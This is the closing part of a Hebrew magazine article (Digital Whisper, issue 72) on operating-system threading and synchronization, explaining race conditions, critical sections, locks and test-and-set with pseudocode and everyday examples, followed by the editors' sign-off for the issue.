כל המודלים מומשו בצורות שונות במערכות שונות Java בגרסאות המוקדמות שלה תמכה במנגנון רבים לאחד ב-SunOS הייתה את האופציה ל"תהליכון ירוק" שיאפשר מולטיפלקסינג של תהליכוני המשתמש

Windows משתמשת במנגנון Thread Scheduler Activations ולינוקס מאפשרת למשתמש לנהל את התהליך/כון ואופן המימוש שלו עד לפרטים הכי קטנים.

לאחר שדשנו בנושא ומיצינו פחות או יותר את המקרה של מעבד יחיד במערכת הגיע הזמן להרחיב מעט למערכת מודרנית יותר ורלוונטית יותר- ריבוי מעבדים

בהנחה שיש לנו שני תהליכים שבכל אחד מהם יש לנו שני תהליכונים והמשאבים שלנו כוללים ארבעה ליבות במערכת אנחנו יכולים להריץ אותם במקביליות אמיתית, כל תהליכון רץ על ליבה משלו בו זמנית עם השאר כאשר המתזמן של מערכת ההפעלה יפנה כל אחד מהם למקומו, הרווח שלנו מזה הוא כמובן שצימצמנו את ה-Overhead למינימום (שהרי התהליכונים רצים במקביל באמת אז אין צורך בשום החלפה, יצירת התהליכון היא בכל מקרה תמיד זולה האבטחה נשארת ברמת ה-CPU בלבד ולא על הזיכרון כי כזכור אנחנו מדברים על תהליכונים).

וכמובן בל נשכח שישנה האופציה של הייפר טרדינג ואז בכל ליבה יש אופציה מובנית בחומרה שלו לביצוע Multithreading בתוך כל ליבה מה שיהפוך בעצם לשמונה ליבות.

חשוב לציין שכאשר אנחנו מדברים על מקביליות של תהליכונים זה בעצם תלוי במנגנון המתזמן והדיספאצ'ר שמחליטים מי רץ ומתי.

אני ארחיב בעז"ה במאמרים הבאים יותר לעומק על שיטות התזמון השונות של תהליכונים על היתרונות והחסרונות שלהם.

סינכרון

עד עכשיו דיברנו המון על מושגים כמו Multithreading ודומיו, הבעיה המרכזית ב-Multithreading היא שלפעמים (תמיד) יש לנו צורך בסדר ריצה מסויים כאשר אם נריץ Multithreading לבדו ללא חשיבה וסידור מיוחד נחווה אין ספור תקלות שונות ומשונות (התקלות הכי מוזרות ומשונות קורות כאשר Multithreading מעורבב).

בשביל לפתור את זה יש לנו צורך בתבנית התנהגות קבועה שתעזור לנו "לרסן" את התנהגות הטרד ולהחזיר את השליטה בסדר הפעולות לידיים שלנו.

נתחיל עם דוגמא פשוטה, כספומטים, יש לנו קבוצה של כספומטים שמפוזרים ברחבי הארץ ומחוברים לשרת מרכזי, אנחנו צריכים שכל ATM יספק שירות לכל לקוח בכל זמן, אנחנו צריכים שלמרות שכולם נותנים שירות בו זמנית, יש לדאוג שהשרת המרכזי לא ייפגע (דהיינו שהנתונים בשרת המרכזי לא יושחתו) דבר שעלול להביא למסירת יותר כספים מהדרוש למשל.

נחשוב על זה רגע: נניח ויש לנו קוד פשוט שמטפל בזה והוא מחכה להתחברות ברגע שהיא מתרחשת אנחנו מעבדים את הבקשה תוך שימוש בתהליכון נפרד (על מנת לייצר מקביליות) ומבצעים אותה:

```
while(1):
	A=recived_conection()
	if A::
		new_thread(A);
```

נניח עכשיו מקרה שראובן ושמעון מחזיקים בחשבון משותף, שניהם ניגשים ביום ראשון בשעה 9 בבוקר בדיוק ומפקידים בו זמנית כל אחד 100 ש"ח לחשבון המשותף, השרת שמקבל את הפקודות עלול להיקלע למצב בעייתי שרק אחת מהפעולות מתרחשת.

נניח שזה הקוד במקרה של הפקדה:

```
deposite(id, amaunt):
1	amaunt_in_accaunt = checck_amaunt(id)
2	amaunt_in_accaunt += amaunt
3	update_ammaunt_in_accaunt(amaunt_in_accaunt)
```

נשתמש במספור בשביל לעקוב בצורה נוחה אחרי תרחיש אפשרי, אחרי ששניהם ביקשו את אותה הבקשה בו זמנית קורים הדברים בסדר הבא (מספר שורה+אות ראשונה של שם האדם)

- ר1 amaunt_in_accaunt =100
- ש1 amaunt_in_accaunt =100
- ר2 amaunt_in_accaunt =200
- ש2 amaunt_in_accaunt =200
- ר3+ש

והנה אנחנו מוצאים את עצמינו במצב שבחשבון בנק שלהם יש 200 ש"ח במקום 300 והמהומה עד לב השמים...

הסיבה שהבעיה הזאת נוצרת היא שרצף הפעולות הנדרשות הן לא אטומיות - הווי אומר - רצף פעולות שמתבצע כמו פעולה אחת דהיינו ללא שום הפרעה מה שמאפשר לרצף פעולות אחד להיכנס לרצף פעולות אחר ולגרום לבלגן שלם...

(מיותר לציין שחייבים להשתמש ב-Multithreading כיוון שחייבים מקביליות שאלמלא כן כאשר ראובן היה משתמש במכונה שמעון לא היה יכול לקבל ממכונה אחרת שירות).

הפתרון לבעיה הזאת א"כ הוא פשוט למצוא דרך להודיע לכל התהליכונים שרצים כעת שיש לנו משאב משותף וצריכים להתייחס אליו בהתאם דהיינו אחד אחד ובלי לדחוף או לעקוף...

במילים מקצועיות יותר אנחנו זקוקים לפעולות אטומיות שהן (אם נגדיר אותן יפה):

- פעולות שרצות יחד כבלוק, כפקודה אחת ולא ניתן להפריע לריצה שלהן כבלוק.

ללא הפעולות האטומיות הללו יהיה בעייתי מאוד ליצור סינכרון בין שני תהליכונים על משאב משותף בדרך כלל הפעולות האטומיות בארסנל שלנו יהיו הפניות והשמות זיכרון (לדוגמא פעולות STOS, OADS) כאשר 90% מפקודות המכונה **אינן** אטומיות (כולל לדוגמא העתקה של מחרוזות במכונות מסויימות).

כמה קשה לאתר באגים שנובעים מבעיות סנכרון? כמה קריטיות ההשלכות של סנכרון בעייתי יכולות להיות? דוגמא לזאת ניתן לקחת ממכונת ה-THERAC-25 שהייתה מכונת הקרנה שנועדה להביא מזור לחולים על ידי הקרנת רמות קרינה שונות על פי הצורך של החולה, המכונה הזאת נשלטה על ידי תוכנה כמובן והייתה אפשרות לקבל שני סוגים שונים של קרינה במינונים שונים, לאחר כמה שנים של שימוש שמו לב שלכמה חולים קרו תאונות חמורות, חלק ממש מתו כתוצאה מ-Overdoses וחלק סבלו מכוויות, כמובן שהחלו להתלונן שישנה איזו שהיא בעיה בתוכנה של המכונה, אחרי בדיקות מעמיקות גילו שבגלל תכנון לקוי של מנגנון הסנכרון + מהירות העבודה של מפעילי המכונה הנ"ל נגרמה בעיה שהמכונה הקרינה דברים שונים מהמתוכנן, מה שלצערינו גרם למוות...

דוגמאות נוספת קרו עם מעבורות חלל שונות שמתכנתים כשלו בתכנון סינכרון מדוייק (מקבץ כשלים שקרו עקב תקלות תוכנה ניתן למצוא כאן: http://www.cs.tau.ac.il/~nachumd/horror.html לקריאה בזמנכם הפנוי).

ניתן עכשיו דוגמא נוספת (די מפורסמת בשביל להסביר סינכרון) שיותר קרובה לחיי היום יום שלנו ומראה איך פותרים אותה - משם נעשה השלכה למקרים הכוללים מחשבים:

ראובן ושמעון הם חברים טובים שחולקים דירה, הם סידרו בינהם את מטלות הבית בשווה והכל זרם על מי מנוחות, יום אחד ראובן קם בבוקר רוצה לשתות קפה הוא פותח את המקרר ומגלה לצערו שאין חלב, ראובן הוא אחלה חבר והוא מחליט לצאת לקנות חלב לדירה (במקום לעצור בסטארבאקס בדרך לעבודה) בינתיים שמעון מתעורר וגם הוא רוצה לשתות קפה, מגלה שאין חלב ומתאכזב, גם שמעון הוא אחלה גבר ומחליט לצאת לקנות חלב לדירה, בזמן שהוא הולך למכולת ראובן חוזר לדירה שותה קפה וממשיך לעבודה, כששמעון חוזר לדירה הוא פותח את המקרר ומגלה ש... ממצב של חוסר חלב הם עברו למצב של עודף חלב.

איך נפתור את הבעיה הזאת? (במונחים של מחשבים) אנחנו צריכים ליצור סנכרון בין ראובן לשמעון (כזכור כרגע הפעולות האטומיות היחידות שיש לנו הם STOS ו-LOADS) ונראה שזה מעט מורכב בהתבסס על שני אלו בלבד לייצר סינכרון תקין

זמן ללימוד מושגים:

- **Mutual Exlusion** - נכריח מצב שרק תהליכון אחד יכול לבצע משהו מסויים
- **קטע קריטי** - כך נכנה את החלק של הקוד שרק תהליכון אחד יכול להריץ בו זמנית, הקטע הקריטי הוא בעצם התוצאה של המיטואל אקסלוזן', או במילים אחרות: שני המושגים הנ"ל הינם שני הצדדים של אותו המטבע.
- **מנעול** - כמו במציאות, עוזר לנו למנוע ממישהו לבצע משהו, בהקשר של מחשבים נשתמש בו על מנת לנעול ולשחרר ק"ק בכניסה וביציאה מהם כאשר אם הק"ק נעול שאר התהליכונים חייבים להמתין (שזה בעצם הרעיון המרכזי של הסינכרון כזכור, להכריח תנועה מסויימת בצורה מסויימת ובכך לרסן ולשלוט על ההרצה)

אחרי שהבהרנו את המושגים הנ"ל אנחנו יכולים לחזור לבעיית החלב שלנו.

בואו ננסה את הפתרון הבא:
ראובן לכשיגלה שאין חלב ינעל את המקרר לפני שייצא לקנות חלב וכך יוודא שלא יווצר מצב של עודף חלב, הבעיה בפתרון הזה היא במקרה הבא, שמעון מתעורר בבוקר ומחליט לצאת לריצה, בינתיים ראובן מתעורר מגלה שאין חלב ונועל את המקרר, שמעון חוזר מהריצה משתוקק לשתות מיץ תפוזים סחוט ו... מגלה שראובן נעל את המקרר.

לא הייתם רוצים להתחלף עם ראובן ברגע שהוא חזר לדירה... ברור לנו שזהו פתרון ממש גרוע? יופי!

בואו נחזור לשולחן השרטוטים, מה בנוגע לפתרון הבא:
ראובן יגלה מחדש את כישורי הכתיבה שלו וישאיר פתק על המקרר לפני שהוא יוצא למכולת שיודיע לשמעון שהוא הלך לקנות חלב וכאשר הוא יחזור הוא יסיר אותו ובא שלום על ישראל.

דוגמא לפסאודו קוד כזה:

```
check_milk()
{
	if!milk
	{
		if!note{
leav_note()
			get_milk()
			take_note()
			}
	}
}
```

הבעיה של הפתרון הזה (שוב חזרנו למחשבים) הוא שיכול להיווצר מצב שבו גם ראובן וגם שמעון מנסים בו זמנית לשים פתקים על המקרר שניהם בדקו ומצאו שאין חלב שניהם בדקו ומצאו שאין פתק (כי כזכור הפעולות הנ"ל אינן אטומיות ולכן שניהם עכשיו שמים פתק ואצים למכולת לקנות חלב...

נראה את זה בטבלה:

- ראובן אין חלב
- שמעון אין חלב
- ראובן אין פתק
- שמעון אין פתק
- ראובן שם פתק
- שמעון שם פתק
- יאללה בלאגן...

אגב: עכשיו אתם מתחילים להבין למה כ"כ קשה לפעמים לאתר באגים שנובעים מתכנון לקוי של סינכרון, הבאג מתרחש רק בסיטואציה מסויימת וקשה לפעמים לחשוב על אותה הסיטואציה.

בואו נשפר את הפתרון הזה, במקום לבדוק אם יש חלב ראובן דבר ראשון יתלה פתק שהוא כרגע בודק אם יש חלב ורק אז יילך ויבדוק אם יש או אין חלב ויפעל בהתאם.

כמובן שאם נשתמש בפתק אחד בלבד זה לא יאפשר לנו לקנות אי פעם חלב, לכן צריך שני פתקים וככה נוכל לוודא ששמעון / ראובן לא יצא כבר לקנות חלב.

כמובן שגם כאן אנחנו נתקלים בבעיה, ייתכן ששניהם יבדקו אם השני תלה פתק הם יגלו שאין פתק ושוב שניהם יקנו חלב:

```
check_milk()
{
        if!note
        {
                leav_note()
                if!milk{
                        get_milk()
                        take_note()
                        }
        }
}
```

- ראובן בודק שאין פתק
- שמעון בודק שאין פתק
- ראובן מצמיד פתק
- שמעון מצמיד פתק
- ושוב - יותר מידי חלב...

אז איך נפתור את הבעיה הזאת? אפשר לנסות שרק ראובן יבדוק אם שמעון השאיר פתק ובמידה שכן הוא יחכה ולא יעשה כלום ושמעון רק יבדוק אם ראובן השאיר פתק:

```
leave_note_a()                                      leave_note_b()
while (note_b)                                              if (no_note_a)
        do_nothing()
if(!milk)                                                           if(!milk)
        get_milk()                                                  get_milk()
take_note_a()                                       take_note_B()
```

כמובן שאחרי ניתוח של האופציות השונות של פיתרון זה נווכח שהפתרון אכן עובד סוף סוף (☺) הצלחנו לייצר פתרון "ממוגן ירי", רק בעיה אחת קטנטנה, הפתרון הזה עובד (לא סתם עובד, עובד בצורה פשוטה) כל עוד אנחנו עוסקים במקרה של שני תהליכונים בלבד (ראובן ושמעון לצורך העניין), כי אחד מאבני הבניין הבסיסיות שלו הוא שלכל תהליכון יש "פתק" משלו, אבל מה יקרה במקרה אמיתי שבו מתמודדים עם +20 תהליכונים? פתאום הפתרון של ראובן ושמעון לא נראה כל כך טוב בגלל שהוא לא סימטרי מה שאומר שנאלץ לעבוד על קוד נפרד לכל תהליכון או במילה אחת - סיוט!

בעיה נוספת בפתרון הזה, שימו לב שהתהליכון ראובן מבזבז סיבובי מעבד יקרים לשווא כאשר הוא מגלה ששמעון כבר בפנים ("המתנה עסוקה") דבר שמהווה בזבוז משאבים מיותר לגמרי.

מה שאנחנו בעצם מחפשים זה איך לממש מנעול שיאפשר לנו לנעול חלקים קריטיים תוך בזבוז מינימלי של סיבובי מעבד, כמובן שהמנעולים עצמם גם צריכים להיות אטומיים, ברגע שיהיה לנו את המנעולים הללו נוכל ליצור קוד סימטרי שינהל לנו את קניית החלב תוך כדי הימנעות מחלב עודף.

שרשרת התהליכים שתאפשר לבנות סנכרון א"כ מתחילה מה HW עם פקודות של Load/Store, Disable Int, Test/Set, Comp/Swap, שהינן אטומיות מה שמאפשר לנו לבנות את המנעולים המדוברים וכן Monitors, Semaphores מה שיאפשר לנו לבנות את קוד הסנכרון.

אז מה האופציות שלנו למימוש מנעולים?

למה שלא נשתמש במנגנון הפסיקות (כבר הוזכר במאמרים קודמים) כזכור כאשר פסיקה מתרחשת אנחנו מועברים לדיספאצ'ר שמשתלט על המעבד ומבצע סט פעולות מתאים, או במילים אחרות המנגנון שאחראי על חטיפה ומעבר מתהליכון אחד לאחר הוא הפסיקות, אפשר פשוט לבטל את הפסיקות, לבצע את הקטע הקריטי ולהחזיר את הפסיקות לשימוש (מה שלכאורה ימנע את ההחלפה של התהליכונים בקטע הקריטי).

ישנה כמובן בעיה קטנה ברעיון הזה, במקרה שנניח התהליכון הנוכחי מריץ קטע אחד ארוך מאוד (נניח חישוב פאי) ועכשיו לאור העובדה שניטרלנו את מנגנון הפסיקות דברים יהפכו להיות בעייתיים, נקודה נוספת אנחנו ממש לא נרצה לתת למשתמש את היכולת לבטל פסיקות דבר שעלול במקרים מסויימים להביא לקריסת המערכת, כלל פעולות ה-I/O מגיעות לרמת סיבוך חדשה ועל מערכות Real Time אני אפילו לא מתחיל לדבר...

למרות הבעיות אנחנו כבר מתחילים להתקדם כאן, אז מה עושים? חוזרים לשרטט...

בואו נבצע שיפור של הרעיון על ידי שימוש מושכל בפעולה רק על משתנה ספציפי:

```
Acquire():
        dissable_int()
        if value==busy:
                thread_sent_to_wait_queue()
                sleep()
        else:
                value = busy
        enable_int()
```

מה שייצרנו כאן זה בעצם מנעול למנעול כיוון שבמנעול עצמו יש לנו קטע קריטי, ומכיוון שזה קטע קריטי - הבעיה שהעלינו לעיל מתבטלת.

כמובן שיש לנו חור קטן בתכנון, מה קורה עם הערך התגלה כעסוק? אנחנו הולכים לישון לפני שאנחנו מאפשרים חזרה את הפסיקות... הפתרון לזה הוא כמובן הבנה של התהליכים שמתרחשים כאשר Sleep נכנסת לפעולה.

כאשר אנחנו הולכים "לישון" אנחנו מעבירים את השליטה לדיספאצ'ר והוא בתורו מבצע את זה:

- חוסם פסיקות
- מבצע החלפה לתהליכונים
- מאפשר חזרה את הפסיקות

ככה שבעצם ה-Sleep פותר לנו את בעיית חזרת הפסיקות בעצם המימוש שלה... כיף ☺

הפתרונות שהעלינו עד כה די נחמדים אבל יחד עם זאת יש בהם כמה בעיות מהותיות:

- הם לא ברמת המשתמש, השינויים נעשים ברמת ה-Kernel
- הפתרונות הללו בנויים למערכת עם משאב יחיד (מעבד יחיד) כי כאשר אנחנו מבטלים פסיקות במעבד אחד מבחינת שאר המעבדים במערכת שום דבר לא התרחש ועסקים כרגיל

הפתרון א"כ לצערינו פגום, וצריכים לנסות משהו אחר שיכלול שימוש בפקודות אטומיות שיעבדו לנו גם במצב הנפוץ של משאבים מרובים (על ידי מימוש של Cache Coherence Protocol). את הפתרון ניתן למצוא בדמות Test/Set, Swap, Comp&Swap או אפילו Loadlined&Store. כמובן שיש אופציה להשתמש ב-Load And Set בצורה הבאה:

```
test&set():
        value=0
        Acquire:
                while(test&set(value))
        relese:
                value=0
```

דבר שיעבוד כי זה פעולה אטומית וכאשר הראשון שיגיע יקבל 0 וימשיך הלאה והשאר יקבלו 1 ויתקעו.

הבעיות בפתרון הזה הן:

- זה כמובן ייצור המתנה עסוקה = בזבוז משאבי מעבד
- לאחר שהגדרנו 0 בשחרור כל התהליכונים שתקועים כרגע מנסים יחד להגדיר את VALUE -> כאוס.

כיסינו כברת דרך במאמר הנוכחי בכל הקשור לסנכרון, נעשה עצירה לעת עתה, במאמרים הבאים בעז"ה נמשיך את הנושא ונחזור לשיטות המקביליות השונות ולהבדלים בינהם.

סיכום

אז מה היה לנו במאמר: התחלנו לדבר מעט על מערכות הפעלה נגענו מעט בכל נושא מרכזי, הרחבנו על מספר דברים מרכזיים:

- **תפקידה של מערכת ההפעלה** - למה צריך מערכת הפעלה, למה היא משמשת, ובגדול - כיצד היא עושה זאת.
- **תהליכים ותהליכונים** - הרחבנו עליהם, הסברנו את ההבדלים בינהם ונגענו מעט בשיקולים מתי להשתמש במה, דיברנו על סוגים שונים שלהם ומימושים שונים שלהם, כמו"כ דיברנו על פקודות מרכזיות (בלינוקס) שמשמשות אותנו להתעסקות איתם ודיברנו מעט על אופן המימוש שלהם.
- **סנכרון** - הוא נושא ממש מרכזי במערכות הפעלה גם עליו דיברנו, סגרנו את הנושא כמעט לחלוטין, (על המנעולים שבפועל משתמשים בהם ועל ההבדלים בינהם אני מתכנן לכתוב בתחילת המאמר הבא בעז"ה לאור הקשר והשימוש ההדוק שיש בינהם ובין סוגיית המקביליות)
- **קריאות מערכת** - דיברנו על הצורך בקריאת מערכת, על הבידול של השכבות השונות ב-Windows, על המימוש של הקריאות הנ"ל.

חוץ מהנושאים הללו דיברנו גם על תזמון ב-Kernel, על תורים, על מבנים שונים ב-Kernel ודרך השימוש בהם, על Multiprocessing נגענו בזיכרון וירטואלי והכרנו מושגים רבים.

מאמר זה שימש כאינטרו למערכות הפעלה והמשיך למעט מעבר תוך כיסוי (רעיוני לפחות) של נושא מרכזי (סנכרון).

אני רוצה לנצל את הבמה הזאת ולהגיד תודה לכל החברים שעזרו בהגהה של המאמר ולצוות Digital Whisper. בנוסף, אני מעוניין להודות במיוחד לאחותי היקרה שעזרה רבות בעריכת המאמר, אין עליך!

כיוון שטעות לעולם חוזר - אשמח אם תיצרו איתי קשר במייל nthrevckuh@gmail.com, עם כל הערה או הארה שיש לכם על המאמר הנ"ל, בין אם זה על טעויות שמצאתם בו ובין אם על רעיונות או הוספות או כל דבר אחר.

מקווה שנהנתם!

מאירקה בלוי-חנוכה.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-72 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מאי.

אפיק קסטיאל,

ניר אדר,

30.4.2016